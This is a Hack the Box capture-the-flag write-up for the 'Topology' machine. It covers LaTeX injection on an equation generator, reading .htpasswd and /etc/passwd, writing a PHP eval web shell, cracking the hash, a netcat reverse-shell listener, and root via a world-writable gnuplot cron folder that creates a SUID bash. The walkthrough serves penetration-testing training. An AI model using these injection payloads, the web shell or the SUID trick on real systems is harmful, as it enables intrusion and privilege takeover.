

Topology

Idletime

Hack the Box - Easy

13.06.2023

Abstract

The Topology machine on Hack the Box offers a valuable learning experience in the realm of penetration testing. This report provides an overview of the machine, focusing on enumeration, foothold establishment, lateral movement, and privilege escalation. It emphasises the significance of reading and comprehending documentation, specifically highlighting the relevance of LaTeX documentation in penetration testing. By exploring open ports, conducting website enumeration, and manipulating files, participants gain practical insights into exploiting vulnerabilities and escalating privileges. The Topology machine serves as a platform for honing penetration testing skills and underscores the critical role of thorough documentation analysis in effective cybersecurity assessments.

Abstract	2
Introduction	1
Enumeration	1
Establishing foothold	3
Method 1 - File Read	3
Method 2 - File Creation	3
Lateral movement	6
Privilege Escalation	6
Conclusion	7
References	8
Appendix	9

Introduction

The Topology machine, created by "gedsic" on 11.06.2023, is a Hack the Box box that serves as an educational resource for penetration testing. This report explores the various aspects of the machine, including enumeration, foothold establishment, lateral movement, and privilege escalation. It highlights the significance of reading and understanding documentation, specifically focusing on LaTeX documentation, in the context of penetration testing.

Enumeration

Open ports 22 (SSH) and 80 (HTTP) were detected during a port scan. However, website enumeration did not provide any valuable information.

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC65q0GPSRC7ko+vPGrMrUKptY7vMtBZuaDUQTNURCS5lRBkCFZIRXTGf/Xmg9MYZTnmw+0dMjIZTUznQvbj4kdszmzWU0xg5Leumcy+pR/AhBqLw2wyC4k
cX+fr/1mcAgbqZCcZedIcQyjj09M1BQqUMQ7+rHDpRBxV9+PeI9kmGyF6638DJP7P/R2h1N9MuAlVohfYtgIkEMpvfCUv5g/VIRV4atP9x+11FHKae5/xiK95hsIgKYCQtWxv7oHLS3rB0M5fayka1v0Ggn
6/nzQ99pZUmmUxPurjf4V3Pa1XWkS5TSv2krkLXnnxQHozOMQNKGMdDk0M8UfuCLEYiHt+zDDYWPi6720K/qRNI7azALWU90F0zhK3WWLKKLoUImRiM0LFvp4edffENyAiAu8sWHWTED0tdse2xg80fZ6jpNV
ertFTTbnllwrh2P5oWq+iVWGL8yTFexVaSK5f9g9ohD8FerF2DjRbj0lVonsbtKS1F0uaDp/IEaedjAeE=
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR4Yogc3XXHR1rv03CD80VeuNTF/y2dQcRyZCo4Z3spJ0i+yJVQe/3nTxekStsHk8J8R28Y4CDP7h0h9vn
1LWo=
|   256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOaM68hPSVQXNWZbTV88LSN41odqyoxxgwKEb1SOPm5k
80/tcp    open  http      syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The machine features a LaTeX equation generator accessible at '<http://latex.topology.htb/equation.php>'.

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).



Generate

Further enumeration of the subdomain led to the discovery of '/demo/'.

```
[?] Started at : 2023-06-14 01:02:08
```












```
GET 200 OK http://latex.topology.htb/
GET 301 Moved Permanently http://latex.topology.htb/demo
=> http://latex.topology.htb/demo/
GET 301 Moved Permanently http://latex.topology.htb/javascript
=> http://latex.topology.htb/javascript/
```

Index of /demo

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 fraction.png	2023-01-17 12:26	1.0K	
 greek.png	2023-01-17 12:26	1.1K	
 sqrt.png	2023-01-17 12:26	1.1K	
 summ.png	2023-01-17 12:26	1.0K	

While browsing through directories, an empty folder named 'http://latex.topology.htb/tempfiles/' was found.

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 demo/	2023-01-17 12:26	-	
 equation.php	2023-01-17 12:26	3.8K	
 equationtest.aux	2023-01-17 12:26	662	
 equationtest.log	2023-01-17 12:26	17K	
 equationtest.out	2023-01-17 12:26	0	
 equationtest.pdf	2023-01-17 12:26	28K	
 equationtest.png	2023-01-17 12:26	2.7K	
 equationtest.tex	2023-01-17 12:26	112	
 example.png	2023-01-17 12:26	1.3K	
 header.tex	2023-01-17 12:26	502	
 tempfiles/	2023-06-13 19:08	-	

Establishing foothold

Method 1 - File Read

We can print the contents of the .htpasswd file is:

```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

'`\pdfunescapehex{\pdffiledump offset 0 length 700
{/var/www/dev/.htpasswd}}$`' can be used to print the contents
of the .htpasswd file.

```
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

Cracking the hash with john.

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])  
Will run 6 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
          (          )  
1g 0:00:00:02 DONE (2023-06-15 03:35) 0.3745g/s 372997p/s 372997c/s 372997C/s callel..cadesmon  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

We can switch users or ssh for a complete shell access.

Method 2 - File Creation

Exploitation can begin by leveraging the "**LaTeX generator.php**"
file and referring to the cybersecurity resource




"**PayLoadAllTheThings**" on GitHub. Reading a single line from
'**/etc/passwd**' can be achieved using the LaTeX code:

'**\newread\file \openin\file=/etc/issue \read\file to\line**

\text{\line} \closein\file'. Reading multiple lines requires
additional steps due to input filters. Experiments included
file reading: '**\pdfunescapehex{\pdffiledump offset 0 length
700 {/etc/passwd}}**' and file writing:




**\begin{filecontents*}{shell.php} <?php @eval(\$_POST['cmd']);
?> \end{filecontents*}**'. By appending a "*", it is possible to
create headerless files.

Index of /tempfiles

Name	Last modified	Size	Description
 Parent Directory		-	
 *.tex	2023-06-13 22:22	136	
 exploit.php	2023-06-13 22:23	33	

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We can execute commands and proceed to a reverse shell. The reverse shell needs to be URL encoded so that the browser understands the code.



The shell can be upgraded as python3 is available.¹

¹ rollwagen (2019) *Upgrading simple (reverse-)shells to fully interactive ttys*, Gist. Available at: <https://gist.github.com/rollwagen/1fdb6b2a8cd47a33b1ecf70fea6aafde> (Accessed: 14 June 2023).

```
which python3
/usr/bin/python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@topology:/var/www/latex/tempfiles$ ^Z
zsh: suspended nc -lvnp 9999
```

```
(jezoos@maria)-[~/CTF/Topology]
$ stty raw -echo; fg
[1] + continued nc -lvnp 9999

www-data@topology:/var/www/latex/tempfiles$ export SHELL=bash
www-data@topology:/var/www/latex/tempfiles$ export TERM=xterm-256color
```

```
www-data@topology:/var/www/latex/tempfiles$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@topology:/var/www/latex/tempfiles$ whoami
www-data
www-data@topology:/var/www/latex/tempfiles$ hostname
topology
www-data@topology:/var/www/latex/tempfiles$
```

Lateral movement

```
www-data@topology:/var/www$ ls -la
total 24
drwxr-xr-x  6 root    root    4096 May 19 13:04 .
drwxr-xr-x 13 root    root    4096 May 19 13:04 ..
drwxr-xr-x  2 www-data www-data 4096 Jan 17 12:26 dev
drwxr-xr-x  5 www-data www-data 4096 Jan 17 12:26 html
drwxr-xr-x  4 www-data www-data 4096 Jan 17 12:26 latex
drwxr-xr-x  3 www-data www-data 4096 Jan 17 12:26 stats
```

The `"/var/www/"` directory contains a folder called `"dev"`, where a hidden file named `".htpasswd"` holds login credentials. Once the user logs in using these credentials, they can access and read the user flag.

Privilege Escalation

Process monitor `'pspy64'` found shows the following process activity:


```

2023/06/14 21:45:01 CMD: UID=0      PID=11732 | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/14 21:45:01 CMD: UID=0      PID=11743 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 21:45:01 CMD: UID=0      PID=11742 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 21:45:01 CMD: UID=0      PID=11741 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 21:45:01 CMD: UID=0      PID=11740 | uptime
2023/06/14 21:45:01 CMD: UID=0      PID=11735 | gnuplot /opt/gnuplot/loadplot.plt
2023/06/14 21:45:01 CMD: UID=0      PID=11734 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 21:45:01 CMD: UID=0      PID=11744 | gnuplot /opt/gnuplot/networkplot.plt
2023/06/14 21:45:01 CMD: UID=0      PID=11745 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 21:45:01 CMD: UID=0      PID=11746 | /bin/sh /opt/gnuplot/getdata.sh

```

The folder gnuplot permissions are wonky. Privilege escalation will be trivial.

```

vdaisley@topology:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 19 13:04 .
drwxr-xr-x 18 root root 4096 May 19 13:04 ..
drwx-wx-wx  2 root root 4096 Jun 14 17:20 gnuplot
vdaisley@topology:/opt$

```

```

vdaisley@topology:/tmp$ echo "system 'cp /bin/bash /tmp/privesc;chmod u+s /tmp/privesc ' " >privesc.plt
vdaisley@topology:/tmp$ cp privesc.plt /opt/gnuplot/privesc.plt
vdaisley@topology:/tmp$ ls -la | grep privesc
-rwsr-xr-x  1 root  root  1183448 Jun 14 21:50 privesc
-rw-rw-r--  1 vdaisley vdaisley  60 Jun 14 21:51 privesc.plt
vdaisley@topology:/tmp$ ./privesc -p
privesc-5.0# whoami
root
privesc-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)

```

Conclusion

In conclusion, the Topology machine on Hack the Box provides a practical learning environment for penetration testing. Through the exploration of open ports, website enumeration, and file manipulation techniques, participants gain hands-on experience in exploiting vulnerabilities and escalating privileges. The machine's emphasis on reading and understanding documentation, particularly LaTeX documentation, highlights its importance in the field of penetration testing. By effectively applying the knowledge gained from this exploration, individuals can enhance their penetration testing skills and contribute to the development of robust cybersecurity practices.

References

Swisskyrepo (2022) PayloadsAllTheThings/latex injection at master · Swisskyrepo/Payloadsallthethings, GitHub. Available at: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX%20Injection> (Accessed: 14 June 2023).

rollwagen (2019) Upgrading simple (reverse-)shells to fully interactive ttys, Gist. Available at: <https://gist.github.com/rollwagen/1fdb6b2a8cd47a33b1ecf70fea6aafde> (Accessed: 14 June 2023).

Appendix